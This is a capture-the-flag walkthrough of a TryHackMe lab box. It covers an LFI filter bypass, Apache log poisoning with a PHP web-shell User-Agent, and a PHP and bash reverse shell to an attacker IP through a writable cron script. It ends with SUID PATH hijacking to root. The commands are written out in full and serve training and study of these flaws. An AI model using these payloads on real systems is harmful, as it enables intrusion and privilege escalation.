Goal: Discover a virtual host, exploit a filtered Local File Inclusion to achieve remote code execution, then chain a writable cron job and a SUID binary to reach root. Target: 10.64.136.209 → mafialive.thm
1. Reconnaissance
Ran a full port scan:
nmap 10.64.136.209 -sV -p-
Two ports open: 22 (SSH) and 80 (HTTP). With no credentials in hand, SSH goes in the back pocket and the web server gets the attention.
Enumerated directories:
gobuster dir -u http://10.64.136.209 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
Recursed into what it found:
gobuster dir -u http://10.64.136.209/images -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
gobuster dir -u http://10.64.136.209/images/demo -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
All dead ends. Since directory brute-forcing wasn’t producing anything, the next thing to check is whether the IP is serving everything it has.
2. Virtual Host Discovery
Reading the home page properly, the site lists a support email address:
That gives us a hostname: mafialive.thm - so I added it to /etc/hosts.
Browsing to the hostname serves an entirely different site. Apache is doing name-based virtual hosting, so requesting by IP and requesting by hostname return different content from the same server. Flag 1 is on this page.

No amount of directory brute-forcing against the IP would ever have found this. When content enumeration stalls, read the page content for hostnames, and check whether the server responds differently to a
Hostheader you haven’t tried.
3. Web Enumeration
The next task asks for a page under development, so the new vhost gets its own scan:
gobuster dir -u http://mafialive.thm/ -x .php,.html -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
robots.txt disallows /test.php

/test.php turns out to be a page under development with a single button on it.


Clicking it changes the URL to:
http://mafialive.thm/test.php?view=/var/www/html/development_testing/mrrobot.phpA view= parameter taking a full server-side file path is about as clear an LFI signature as you get.
4. Local File Inclusion
The box description and the upcoming questions make it obvious this is the LFI stage. My first approach was Burp Intruder with a SecLists LFI wordlist, but Community Edition throttles Intruder to roughly one request per second, which makes a wordlist run impractical. Switched to ffuf:
ffuf -w <(cat /usr/share/seclists/Fuzzing/LFI/*.txt) \
     -u "http://mafialive.thm/test.php?view=FUZZ" \
     -mr "root:.*:0:0:" -c
Nothing. Zero hits across the entire wordlist.
Why it found nothing: every payload in a generic LFI wordlist is a bare traversal string like ../../../../etc/passwd. This application requires /var/www/html/development_testing to appear in the path and blocks traversal separately, so every single one of those payloads was rejected before it ever touched the filesystem. Generic wordlists can’t hit a target with a mandatory path prefix, you have to read the filter first.
To read the filter, use a PHP wrapper. The php://filter stream lets you base64-encode a file’s contents on the way out, which is the standard way to pull PHP source through an LFI (without it, the PHP would just execute rather than display):
http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php
Decoding that gives the source of test.php, including the filtering logic. Flag 2 is also in this source.

The filter does two things: it requires /var/www/html/development_testing in the supplied path, and it rejects any input containing the literal string ../...
The part that cost me some time…
This payload does not work, and I couldn’t work out why certian path traversal techniques did not work, such as:
http://mafialive.thm/test.php?view=/var/www/html/development_testing/....//....//....//....//etc/passwdHere’s the actual reason. The ....// trick only works against applications that strip ../ from input, the strip turns ....// into ../, and traversal happens. This app doesn’t strip anything; it just checks for a forbidden substring and rejects. So no rewriting occurs, and the filesystem reads .... literally as a directory name. There is no directory called ...., so the path resolves to nothing.
What does work is ..//:
/var/www/html/development_testing/..//..//..//..//etc/passwdTwo properties, both necessary:
- It genuinely traverses.
..followed by a slash is a real parent-directory reference. The extra slash is an empty path component, which the kernel ignores. So..//..//walks up two levels exactly as../../would. - It doesn’t match the blocklist. The filter looks for the five-character sequence
../... In..//..//, the characters between the two..pairs are//, not/, so the forbidden substring never appears.
The distinction worth carrying forward: ....// defeats sanitisation (input that gets rewritten), ..// defeats blocklisting (input that gets pattern-matched and rejected). Identify which defence you’re facing before picking the bypass, because the wrong one fails silently and looks identical to “not vulnerable.”
With traversal working, /etc/passwd is readable and shows the user archangel.

From there, read the user flag directly. LFI gives you file reads but no directory listing, so there’s no way to browse /home/archangel. Here, we rely on the convention that TryHackMe puts the user flag in user.txt.

In this room, it happens to be in user.txt. Base64-decoding the output gives the flag:

5. LFI → RCE via Log Poisoning

Flag 3’s text points at turning the LFI into code execution. I’d never done this before, so I worked from RoqueNight’s LFI-to-RCE cheat sheet, testing the candidate file paths until one returned content.
/var/log/apache2/access.log is readable:

That enables log poisoning.
Apache writes the User-Agent header of every request into
access.logverbatim. If the User-Agent contains PHP code, that code sits in the log file as text. Then, because our LFI includes rather than merely reads, pulling the log throughview=causes PHP to parse and execute whatever’s in it.
Step one. poison the log:
curl "http://10.64.136.209" -H "User-Agent: <?php system(\$_GET['c']); ?>"
Step two, include the poisoned log and pass a command:
http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log&c=whoami
The command output appears appended at the bottom of the page:

We’re www-data.
Upgraded that to a reverse shell. Took the PHP exec one-liner from revshells.com:
php -r '$sock=fsockopen("192.168.141.135",9001);exec("sh <&3 >&3 2>&3");'URL-encoded it, since the raw payload is full of characters that would break the query string:

Started a listener and fired the request:
nc -lvnp 9001http://mafialive.thm/test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log&c=php%20-r%20%27%24sock%3Dfsockopen(%22192.168.141.135%22%2C9001)%3Bexec(%22sh%20%3C%263%20%3E%263%202%3E%263%22)%3B%27
6. Horizontal Privilege Escalation (www-data → archangel)
Stabilised the shell, then went looking at scheduled tasks. There’s a cron entry running /opt/helloworld.sh as the archangel user every minute, and the script is world-writable.


Root-owned or not, a file we can write that another user executes on a timer is a straight handover of that account. Overwrote it with a reverse shell:
echo '#!/bin/bash' > /opt/helloworld.sh
echo 'bash -i >& /dev/tcp/192.168.141.135/4444 0>&1' >> /opt/helloworld.sh
Started a second listener on 4444 and waited for the next cron tick:
Then found the second user flag:


thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}7. Privilege Escalation (archangel → root)
Standard SUID sweep:
find / -type f -perm -4000 2>/dev/null
There’s a backup binary in /home/archangel/secret/ with the SUID bit set and owned by root, meaning when we execute it, it runs with root’s privileges.
Ran strings on it to see what it does:

It calls cp to copy a file. The critical detail: cp is invoked by bare name, not by absolute path. That means the binary relies on $PATH to locate it, and $PATH is something we control.
First attempt (didn’t work)
My initial idea was to write a script and let backup copy it somewhere useful:
echo '#!/bin/bash' > x.sh
echo 'ls -la /root' >> x.sh
chmod +x x.sh
Then I realised the flaw: backup copies the file, it doesn’t execute it. Getting a script into a root-owned directory achieves nothing if nothing ever runs it. Dead end.
The actual exploit - PATH hijacking
If cp is resolved through $PATH, then placing our own executable named cp earlier in $PATH means the SUID binary runs our script as root.
Renamed the script to cp and verified it:
mv x.sh cp
ls
cat cp
Prepended its directory to $PATH so ours is found before /bin/cp:
export PATH=/home/archangel/myfiles:$PATHThen triggered it:
/home/archangel/secret/backup
The listing confirms the flag is at /root/root.txt. Rewrote the fake cp to read it and ran backup again:
echo '#!/bin/bash' > cp
echo 'cat /root/root.txt' >> cp
/home/archangel/secret/backup

Total time: roughly 4 hours. Most of it lost on the traversal filter and PATH hijacking.
Summary
| Step | Action | Finding / Result |
|---|---|---|
| 1. Recon | nmap -sV -p- | Ports 22 (SSH), 80 (HTTP) |
| 2. Web enum | gobuster on IP, /images, /images/demo | All dead ends |
| 3. Vhost discovery | Support email on homepage | mafialive.thm → /etc/hosts |
| 4. Flag 1 | mafialive.thm homepage | Correct flag |
| 5. Vhost enum | gobuster -x .php,.html | robots.txt → /test.php |
| 6. LFI signature | Button reveals ?view=/var/www/html/development_testing/mrrobot.php | Full path in parameter |
| 7. Source disclosure | php://filter/convert.base64-encode/resource= | test.php source + Flag 2 |
| 8. Filter analysis | Read decoded source | Requires path prefix; blocks literal ../.. |
| 9. Bypass | ..//..// (traverses, no ../.. substring) | /etc/passwd → user archangel |
| 10. User flag | Read /home/archangel/user.txt via LFI, base64-decode | Correct flag |
| 11. Log poisoning | curl -H "User-Agent: <?php system(\$_GET['c']); ?>" | PHP written into access.log |
| 12. RCE | Include access.log (no filter) + &c=whoami | Command execution as www-data |
| 13. Reverse shell | URL-encoded PHP exec payload → nc -lvnp 9001 | Interactive shell as www-data |
| 14. Horizontal privesc | World-writable /opt/helloworld.sh on archangel cron | Shell as archangel |
| 15. Second flag | cat ~/secret/user2.txt | Correct flag |
| 16. SUID discovery | find / -perm -4000 → strings backup | SUID root binary calling cp by bare name |
| 17. PATH hijack | Fake cp script + export PATH=/home/archangel/myfiles:$PATH | Root command execution |
| 18. Root flag | cat /root/root.txt via fake cp | Correct flag |
Key Takeaways
- Know which defence you’re bypassing.
....//beats sanitisation (input that gets rewritten);..//beats blocklisting (input that gets pattern-matched). I lost hours applying the first to a target using the second, and the failure looked identical to “not vulnerable.” Read the filter before choosing the payload. - Read the source before fuzzing-if possible. The ffuf run failed on every payload because the app demands a fixed path prefix that no generic LFI wordlist contains. Pulling
test.phpthroughphp://filterfirst would have shown me the filter in minutes and saved the whole fuzzing detour. - LFI reads files you can name, and nothing else. No directory listing means you work from
/etc/passwdto learn usernames, then rely on convention for filenames. - Log poisoning turns file reads into code execution. Anywhere your input is written to a file the server later includes, Apache logs, mail spools, session files, inclusion becomes execution. The base64 filter must be off for this stage, which is the opposite of the source-disclosure step.
- A writable file plus someone else’s cron is that account. No exploit needed for the horizontal move, just write access to a script another user runs on a timer.
stringsbefore reversing. One glance at the SUID binary showed it callingcpby bare name. No Ghidra required to spot a PATH hijack.- Bare-name binary calls in privileged programs are the vulnerability. Any SUID binary that invokes a command without an absolute path is asking you to redefine what that command means.
export PATH=<your dir>:$PATHand it runs your code as root.